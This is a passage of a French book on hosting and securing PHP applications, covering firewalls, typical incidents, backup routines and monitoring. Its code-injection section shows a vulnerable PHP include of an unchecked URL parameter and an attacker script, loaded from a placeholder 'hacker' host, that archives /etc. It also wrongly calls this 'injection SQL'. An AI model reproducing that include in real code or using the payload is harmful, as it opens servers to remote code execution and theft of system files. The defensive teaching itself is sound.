


Figure 16–1
Sans pare-feu, tout le monde a accès à tous les services reliés aux ports !




Figure 16–2
Contrôle de l'accès aux services (démons) avec le pare-feu

Si nous devions comparer ce système à la vie réelle, la requête utilisateur « trouver ma carte grise » devrait être liée à une adresse « Préfecture X, 42 rue de Godhavn, 78402 Paris » (adresse IP) et l'emplacement des services administratifs « porte 80 » (port du service HTTP).

Sur l'exemple de la figure 16-2, le pare-feu en place refuse toute connexion venant de l'extérieur sauf celles qui sont ouvertes ou partiellement ouvertes, à savoir :

- Les portes d'entrée publiques vers le serveur HTTP et HTTPS (HTTP sécurisé).
- Des portes d'entrée réservées vers plusieurs serveurs : RSYNC (synchronisation de sauvegarde), POP (boîte aux lettres électronique interne des administrateurs), SSH (accès au serveur en ligne de commande) et FTP (transfert de fichiers).

Un pare-feu ne se limite pas à l'ouverture et à la fermeture des ports. Ces actions peuvent se faire dans les deux sens pour chaque port. Il est également possible d'effectuer des « forwards de port », c'est-à-dire des branchements entre les ports d'une même machine, ou de plusieurs machines différentes situées dans le réseau local.

Un pare-feu matériel est un boîtier dédié à la sécurité. Certains routeurs intègrent un pare-feu et des fonctionnalités pratiques, telles que le partage de connexion Internet (`nat`).

Un boîtier dédié est généralement plus facile à administrer qu'un équivalent logiciel. Pour une infrastructure de production sensible, il sera d'usage de choisir un bon boîtier (exemple : NetScreen, SonicWall, Watchguard, etc.) ou d'adopter une solution logicielle réputée que vous maîtrisez (exemple : OpenBSD / Packet Filter).

> **RÉFÉRENCE Sécuriser un réseau avec Linux**
>
> Nous abordons essentiellement ici les sujets de sécurité liés à l'hébergement d'une infrastructure web adaptée à la mise en place d'applications PHP. Toutefois, la sécurité d'un réseau ne s'arrête pas là ! Ce sujet sensible est abordé dans de nombreux ouvrages. Le suivant est idéal pour l'administrateur débutant qui souhaite apprendre, ou expérimenté qui souhaite avoir un ouvrage ludique reprenant l'essentiel de la sécurité d'un réseau basé sur le système Linux :
>
> 📖 *Sécuriser un réseau Linux*, de Bernard Boutherin et Benoît Delaunay aux éditions Eyrolles

Prévoir tous les cas de catastrophes possibles

Nous allons balayer ici une liste d'incidents souvent rencontrés dans des infrastructures hébergeant des applications PHP. Chaque incident fera l'objet d'une analyse : gravité, causes possibles, actions de prévention et attitude à adopter en cas de problème.

Bien entendu, il y en a certainement d'autres ; à vous de prévoir tous les cas possibles en fonction de ce que vous mettez en place.

L'injection de code

Définition

Une injection de code ou injection SQL est une pratique courante qui consiste à trouver un moyen d'exécuter du code non sollicité sur un ordinateur, à l'insu de son propriétaire. Voici par exemple une injection de code classique :

Un code source peu sécurisé dans une application situé sur notre serveur

```
// Je suis accessible via http://host/hello.php
$inc_file = $_GET['page'];
include_once($inc_file);
(...)
```

Le code source d'un hacker à l'extérieur : `hack.php`

```
// On m'appelle comme ceci :
// http://host/hello.php?page=http://hacker/hack.php
$path = dirname(__FILE__);
passthru('tar -czf '.$path.'/etc.tgz /etc');
(...)
exit;
```

Causes possibles

Si quelqu'un arrive à pénétrer votre système en utilisant ce principe, votre code n'est pas suffisamment sécurisé et/ou votre configuration est inadaptée. Ces injections peuvent également être réalisées sur des bases de données mal configurées.

Actions de prévention

Vérifiez toutes les configurations de vos serveurs, en particulier les paramètres sensibles (`register_globals` dans `php.ini`, droits d'accès MySQL, etc.). Faites aussi très attention à votre code PHP. Une configuration sécurisée de l'environnement d'exécution ne colmate en aucun cas des failles de sécurité dans les développements.

Symptômes et attitudes à adopter en cas de problème

Dans le pire des cas, toutes vos données sont volées et détruites, rendant le serveur inutilisable. Dans le meilleur des cas, il est possible pour le *hacker* de récupérer vos applications et d'effacer quelques fichiers. Cela dépend beaucoup de la sécurité interne de la machine.

Si ce malheur s'abat sur vous, explorez le code de vos applications en vous aidant les logs du serveur HTTP si vous y avez accès, pour trouver la ou les faille(s).

Si votre système est entièrement détruit, vous ne pouvez que le remonter avec les sauvegardes dont vous disposez. Faites-le en prenant le temps qu'il faut pour le rendre plus stable et plus sécurisé qu'avant ; c'est généralement beaucoup mieux que de se précipiter au risque de se retrouver avec le même problème le lendemain.

Exploitation d'une faille sur un programme (serveur HTTP, PHP, etc.)

Définition

Les *hackers* passent leur temps à scruter les failles de sécurité et se servent souvent des sites qui en font la liste au jour le jour. Certains sites fournissent même une « recette de cuisine » (du code) pour exploiter la faille, soi-disant pour que les administrateurs système puissent mieux la comprendre.

À ce stade, même les milliers de *script-kiddies* qui traînent sur Internet sont capables de détériorer un système.

> **Qu'est-ce qu'un script-kiddie ?**
>
> *Script-kiddie* est une expression courante dans le milieu de la sécurité informatique pour désigner un *hacker* ayant peu d'expérience et se servant essentiellement de recettes de cuisine toutes faites pour agir. Il existe en gros trois catégories de hackers (bidouilleurs), qui ont des motivations très différentes (défi, nuisance, argent, etc.) :
>
> - Les hackers débutants ou script-kiddies.
> - Les hackers expérimentés et les *crackers* (déplombeurs de logiciels) qui, eux, savent programmer et ont suffisamment de connaissances pour créer leur propres outils.
> - Les hackers « professionnels » qui sont généralement de très bons informaticiens ayant plusieurs années d'expérience. La motivation de ces derniers est essentiellement l'appât du gain.

Ces failles sont de natures très diverses. Il s'agit généralement d'erreurs d'allocation ou d'effets de bord qui induisent un comportement imprévu d'un programme.

> **Qu'est-ce qu'un effet de bord ?**
>
> Un effet de bord – à proprement parler effet secondaire – est un dysfonctionnement dû à un état non prévu de l'application, par exemple un dépassement de capacité comme celui-ci :
>
> ```
> // Ce code affiche "Il y a 0 étoiles dans l'univers
> $value = (int)478975849374859734895784934;
> echo "Il y a $value étoiles dans l'univers.";
> ```

Causes possibles

Dans 98 % des cas, vous n'avez pas mis à jour l'un de vos programmes. Il se peut qu'il s'agisse d'une attaque sur une faille non répertoriée, mais ce cas est très rare et géné-

ralement réservé aux systèmes importants (banques, grosses sociétés) qui justifient l'effort d'investigation fourni par l'auteur du *hack*.

Actions de prévention

Mettez régulièrement vos programmes à jour. Sur les systèmes Unix, il est possible d'automatiser ces mises à jour avec des outils comme CVSUP, urpmi, portupgrade, etc.

Symptômes et attitudes à adopter en cas de problème

Les symptômes sont très divers, ils dépendent du type de faille et de son importance. Si votre système présente des comportements incertains et si vous avez un doute, ayez toujours le réflexe de vérifier les versions de vos programmes et mettez-les à jour si possible. Certains doivent être recompilés ou réinstallés, d'autres nécessitent des *patchs* disponibles sur le site de l'éditeur.

Le flood ou déni de service

Définition

Le *flood* est généralement gênant car il est difficile de l'éradiquer complètement de l'intérieur. Ce procédé consiste à réunir plusieurs serveurs sur Internet, parfois des centaines, voire des milliers, et à les configurer pour envoyer un très grand nombre de requêtes vers la victime. Par exemple, envoyer de très nombreux courriers électroniques en continu vers un serveur de courrier électronique jusqu'à ce qu'il tombe.

Causes possibles

Le *flood* a généralement lieu suite à l'intervention extérieure d'une ou plusieurs personne(s) malveillante(s). Il est possible qu'il fasse l'objet d'un relais.

Par exemple, si vous paramétrez votre serveur de courrier électronique en *open-relay* (relais ouvert – vous relayez les messages de tout le monde), vous risquez non seulement de vous faire *flooder* par tous les hackers qui remarquent une bonne adresse pour faire circuler du *spam*, mais également de vous faire *blacklister* par de nombreux autres serveurs de messagerie.

> **Qu'est-ce qu'une blacklist (liste noire) ?**
>
> La *blacklist* désigne un fichier ou une base de données où sont répertoriés de mauvais utilisateurs ou de mauvaises adresses. Par exemple, si votre serveur de messagerie est *blacklisté* par le serveur SMTP qui sert de relais à vos envois, vous ne pourrez plus envoyer de courrier. Autre exemple : un utilisateur *blacklisté* sur un site Internet ne pourra plus se connecter ou aura des privilèges réduits.

Actions de prévention

Il est difficile de se prémunir contre les *flooders*, si ce n'est en configurant ses programmes avec rigueur. Évitez pour cela de mettre en ligne des configurations de ser-

veurs qui les attirent (serveur de courrier en relais ouvert (open-relay), serveur HTTP en mandataire ouvert (open-proxy), etc.) et limitez tout ce que vous pouvez limiter :

- Serveur HTTP et PHP : nombre maximal de requêtes simultanées, mémoire maximale allouée à chaque requête, temps d'exécution des requêtes, durée de vie des sessions, règles de récriture et proxy, etc.
- Autres services et démons : nombre maximal de requêtes simultanées, taille des *pools* de connexion, nombre de *threads* possibles, etc.

Symptômes et attitudes à adopter en cas de problème

Généralement, le *flood* commence par ralentir le système et finit par le rendre inopérant. Pour s'en débarrasser, ce n'est pas toujours immédiat. Si vous devez remettre votre site en ligne en un temps record, une solution possible consiste à changer d'adresse IP ou à changer carrément de site physique d'hébergement.

Néanmoins, il est possible que le *flood* soit basé sur votre nom de domaine ou que quoi que vous fassiez, il finisse par revenir. Dans ce cas, il ne vous reste plus que la solution du détective : trouver qui est à l'origine de l'attaque, contacter son ou ses hébergeur(s) et exiger que cela cesse.

Le social engineering

Définition

Les hackers sont-ils tous des techniciens qui agissent muets ?

Le *social engineering* est la bête noire de la sécurité des grosses entreprises et des banques. Cette discipline consiste à obtenir des informations confidentielles en se faisant passer pour quelqu'un d'autre.

De nombreux professionnels du *social engineering*, comme Kevin Mitnick en son temps, ont acquis une telle maîtrise de cet art qu'ils réussissent en très peu de temps à s'imprégner complètement de la culture d'une entreprise et à se faire passer pour n'importe qui.

Jouer le chef de service pour demander des informations confidentielles à un stagiaire, ou se faire passer pour un guichetier qui a un problème d'informatique et qui veut le numéro de carte bancaire de M. Untel est pour eux un jeu d'enfant.

Actions de prévention

Pour prévenir ce genre d'attaque, la configuration technique ne suffit pas. L'instauration d'une discipline pour l'ensemble du personnel ayant accès aux ressources sensibles est nécessaire.

Dans le cadre de la sécurité de vos applications PHP, faites en sorte que les informations confidentielles, telles que les mots de passe, soient connus par un cercle très res-

treint de personnes. Mettez également en place des règles : ne *jamais* communiquer un mot de passe par téléphone, même à quelqu'un de confiance, etc.

Symptômes et attitudes à adopter en cas de problème

Généralement, les adeptes du social engineering font un puzzle. Ils ont un but à atteindre et se donnent les moyens de trouver et reconstituer les pièces de l'arme qui leur permettra de tirer dans le mille.

Si vous vous apercevez que votre adjoint ne connaît pas le mot de passe que votre hébergeur lui a fourni ce matin parce que ce dernier ne le lui a pas communiqué, alors il est de bon ton de le changer car quelque chose ne tourne pas rond.

> RÉFÉRENCE **En savoir plus sur le social engineering**
>
> Le livre suivant relate les révélations du plus célèbre hacker de la planète. Ses expériences et ses conseils sont à la fois surprenants et utiles à connaître.
>
> 🕮 *L'art de la supercherie*, de Kevin Mitnick aux éditions Campus Press

Mise à jour des routines de sauvegarde

Selon la fameuse loi de Murphy, votre système tombera en panne au seul moment ou vous aurez oublié de faire votre sauvegarde. La mise en place d'une bonne routine liée à un rapport d'incident (que nous verrons plus loin) en cas de problème est une opération essentielle pour un environnement de production.

Exemple de routine de sauvegarde





Figure 16–3
Sauvegarde sur un serveur miroir qui peut prendre la main



La figure 16-3 illustre une stratégie de sauvegarde d'un serveur de production sur un serveur « miroir » qui est capable de prendre la main à tout moment en actionnant un proxy HTTP frontal. Qu'est-ce que cela veut dire ?

Le proxy HTTP est une machine dotée d'un serveur HTTP comme Apache. Son rôle est de relayer les requêtes sur l'un ou l'autre des serveurs en fonction de sa configuration. Ce proxy HTTP peut être configuré pour basculer d'un serveur à l'autre de manière à ce que les utilisateurs ne voient rien ou presque.

Si le serveur de production tombe, alors la réplication du serveur de production vers le serveur de sauvegarde doit s'arrêter et le proxy HTTP doit basculer sur le serveur de sauvegarde, qui devient alors un serveur de production temporaire.

Une fois que le serveur de production est réparé, votre routine de restauration doit permettre de répliquer les données du serveur de sauvegarde vers le serveur de production, basculer le proxy HTTP et remettre en place la routine de réplication automatique.

Fréquence de sauvegarde

Si vous mettez en place un système comme celui qui est décrit précédemment, vous serez confronté à un problème : tout ce qui a été fait après la dernière sauvegarde risque d'être perdu à jamais. À cela, vous avez plusieurs solutions :

- Mettre vos données changeantes sur un serveur séparé (base de données).
- Mettre en place un système de synchronisation « temps réel », c'est-à-dire qu'à chaque fois qu'une action est effectuée sur un serveur, elle est effectuée aussi sur l'autre. Certains SGBD permettent ce genre de réplication.
- Mettre en place un mode « maintenance » lorsque le proxy pointe vers le serveur de sauvegarde, de manière à ce que rien ne puisse être modifié pendant la réparation du serveur de production.

Quoi qu'il en soit, si vous pouvez faire des tests sur vos systèmes, n'hésitez pas. Vous aurez ainsi confiance lorsque vous serez contraint d'agir.

Archivage des sauvegardes

Sur le serveur de sauvegarde ou sur un serveur à part, vous pouvez mettre en place un système d'archivage que vous garderez sur un support externe (CD-Rom, bande magnétique).

Si vous n'effectuez pas cette opération et si les données corrompues du serveur de production sont répliquées sur le serveur de sauvegarde, vous aurez perdu l'intérêt de la sauvegarde.




Figure 16–4
Une politique de sauvegarde d'une application et de ses données

Sur l'exemple de la figure 16-4, la politique de sauvegarde adoptée crée des archives régulières d'une ou plusieurs application(s) qu'il est possible de restaurer sur le serveur de sauvegarde ou le serveur de production.

La mise en place d'un système de *packaging* d'applications, avec des outils tout faits de *packaging* et *depackaging*, facilite grandement la mise en place de ces applications.

Quelques outils utiles

Mis à part votre outil de *packaging*, les principaux outils d'une routine de sauvegarde sont des programmes de synchronisation et d'archivage.

Dans un environnement Unix, l'outil de synchronisation `rsync` est un bon choix. Vous avez un exemple de mise en place d'une synchronisation avec `rsync` au chapitre 2, dans la section « Opérations de sauvegarde ».

Les outils d'archivage sont nombreux. Un des plus populaires sous Unix s'appelle `tar`. Il permet d'archiver, compresser, décompresser et désarchiver vos applications comme vous le souhaitez.

Générer des rapports d'incidents

Si vous avez le temps et les moyens de mettre en place un système centralisé de gestion d'incidents, cela sera très intéressant pour faciliter la maintenance de votre environnement et assurer la fiabilité de vos applications.

Prévoir et surveiller les incidents possibles

Nous distinguerons deux catégories d'incidents :

- Les incidents applicatifs dus à des erreurs de développement PHP.
- Les incidents système dus à des problèmes de l'environnement d'exécution.




Figure 16–5
Une liste d'incidents que vous pouvez gérer

Les incidents applicatifs sont les erreurs d'exécution et les dysfonctionnements de l'application. Par exemple, cela peut être une erreur engendrée par PHP à cause d'une division par zéro ou le dysfonctionnement d'un formulaire parce qu'un calcul de date s'avère inefficace.

Les incidents système concernent le fonctionnement du réseau et des serveurs. Lorsque l'encombrement d'un disque atteint 95 % de sa taille disponible par exemple, une alerte peut être lancée.

Outils de monitoring

Ce sujet fera l'objet de la section suivante « Mettre en place le mécanisme de surveillance ». Vous y découvrirez un certain nombre d'outils utiles que vous pourrez déployer pour chaque type d'incident à surveiller.

Centraliser et gérer les incidents

Être en mesure d'unifier la gestion de vos incidents de manière à simplifier les traitements est un des avantages appréciables de la centralisation. Ainsi, vous aurez un seul mécanisme d'envoi de tickets et une interface commune vous permettant de visualiser vos incidents.

La figure 16-6 donne un exemple d'architecture pour une base centralisée d'incidents. Cette architecture stocke les occurrences (*checks)* d'incidents de manière

réduite, en évitant les doublons dus aux incidents répétés. Elle met en œuvre un système d'archivage désencombrant le contenu utile.




Figure 16–6
Un exemple d'architecture pour centraliser les incidents

> **ASTUCE Utiliser un gestionnaire de tests pour suivre les incidents**
>
> Si vous n'avez pas encore choisi la manière dont vous allez développer vos moniteurs d'incidents, sachez que vous pouvez utiliser un gestionnaire de tests, tel que SimpleTEST ou PHPUnit. Non seulement vous aurez à disposition des outils de tests prédéveloppés, mais vous disposerez également d'une interface.
>
> L'idée est de construire un jeu de tests qui correspond à vos moniteurs. Voici un exemple qui vérifie si les disques d'un serveur Linux sont bien utilisés à moins de 95 % de leur capacité :

```
// Classe de test des disques de la machine
class DiskTester extends UnitTestCase {

    // Tableau contenant la taille des disques.
    private $disks = array();

    function __construct() {
      $this->UnitTestCase();
    }
```

```
    // Récupération des disques présents sur la
    // machine et stockage dans l'attribut $disks
    function testLoadDisks() {
        $cmd  = "df -l | grep '% /' ";
        $cmd .= "| awk '{print $5 \"|\" $4}'";
        $cmd .= "| sed 's/%.*$//'";
        exec($cmd, $result, $status);
        $this->assertEqual($status, 0,
                           "Echec de la commande");
        $this->assertTrue(count($result),
                          "Aucun disque trouvé.");
        foreach ($result AS $value) {
            $tdisk = explode('|', $value);
            $this->disks[$tdisk[0]] = (int)$tdisk[1];
        }
    }

    // Vérification de la taille de chaque disque trouvé.
    function testDisksSpace() {
        $this->assertTrue($this->disks,
                          'Pas de disque à analyser.');
        if (!$this->disks) { return; }
        foreach ($this->disks AS $disk => $capacity) {
            $message = "Disque $disk plein à $capacity% !";
            $this->assertTrue($capacity < 95, $message);
        }
    }
}
```

L'exécution de ce test avec un formateur HTML donne le résultat suivant :

DiskTester

Fail: testDisksSpace -> Disque /space plein à 97% ! at line [45]

1/1 test cases complete: **5** passes, **1** fails and **0** exceptions.

Figure 16–7 Un test unitaire vérifiant l'état des disques

Mettre en place le mécanisme de surveillance

Suite aux informations de la section précédente, il nous manque l'art et la manière de monter des agents de surveillance. Nous allons voir ici comment mettre en place des outils de surveillance pour l'environnement d'exécution, puis pour les applications PHP.

Surveillance du système, des serveurs et du réseau

Nous n'irons pas jusqu'à détailler une stratégie de surveillance poussée réservée aux ouvrage d'administration système. Néanmoins, il existe quelques outils très pratiques mettant en œuvre quelques agents et frontaux, afin que vous soyez conscient de l'état de votre système à tout moment.

Les outils disponibles sur Internet

Parmi ces outils, en voici deux qui donnent un œil et un historique sur les ressources principales de vos machines :

- PhpSysInfo : vous trouverez une copie d'écran de cet outil au début du chapitre 6. Cette application facile à installer donne l'état du système à un instant *t* : type de système d'exploitation, charge, périphériques, utilisation de la mémoire, partitions montées et état du réseau.

  ‣ http://phpsysinfo.sourceforge.net/

- Cacti : un outil pratique et complet pour mettre en place des graphes à la manière de l'utilitaire `mrtg`, très populaire auprès des administrateurs système. Cacti est écrit en PHP et possède une interface agréable.

  ‣ http://www.cacti.net/

- Nagios : un logiciel fiable, libre, connu des administrateurs système et l'un des plus suivi par sa communauté de développeurs. D'autres solutions du même type existent : Zabbix ou OpenNMS parmi les gratuits ; Patrol (BMC), Tivoli (IBM) ou la gamme OpenView (HP) parmi les solutions commerciales.

  ‣ http://www.nagios.org/

Ressources utiles à surveiller

Parmi les ressources que nous devons surveiller, nous pouvons choisir celles qui sont susceptibles d'être touchées par les applications PHP.





Figure 16–8 Page créée par l'utilitaire cacti



La liste suivante vous donne quelques idées :

- monitoring des processus : vérification de la présence du serveur HTTP et des démons utiles (`ldap`, etc.), analyse incrémentale des journaux (logs) ;
- monitoring des ressources système : charge (`uptime`), variations de la mémoire, nombre de processus qui tournent simultanément ;
- monitoring des disques : taille des partitions, montages ;
- monitoring du réseau : bande passante, montages NFS, présence des interfaces et des routes utiles, *ping* des serveurs ;
- monitoring de la sécurité : état du *scan* des ports, mouvements du système de fichiers, vérification des droits des fichiers et des répertoires ;
- monitoring matériel : température, état des ventilateurs, des disques, des contrôleurs, des processeurs et de la mémoire, ouverture du châssis.

> À RETENIR **Utilité d'un jeu de moniteurs au redémarrage**
>
> Lorsqu'on redémarre un serveur qui possède beaucoup de démons et d'utilitaires, il est parfois difficile de se rappeler tout ce qui doit être fait. En mettant en place un monitoring efficace, vous vous rendez compte tout de suite de ce qui ne va pas. Ainsi, vous serez en mesure de réagir jusqu'à ce que le monitoring indique que tout est opérationnel.

Créer soi-même un réseau de tests pour le monitoring

Nous avons vu dans une remarque précédente (« Utiliser un gestionnaire de tests pour monitorer les incidents ») comment développer un petit jeu de tests pour suivre l'état d'une ressource. Nous pouvons étendre ce principe à de nombreux tests.

Pour cela, il vous suffit d'utiliser les options de regroupement de votre gestionnaire de tests favori et de vous baser sur un seul contrôleur pour activer l'ensemble de ces vérifications.




Figure 16–9
Contrôle centralisé du déclenchement des tests

Surveillance applicative

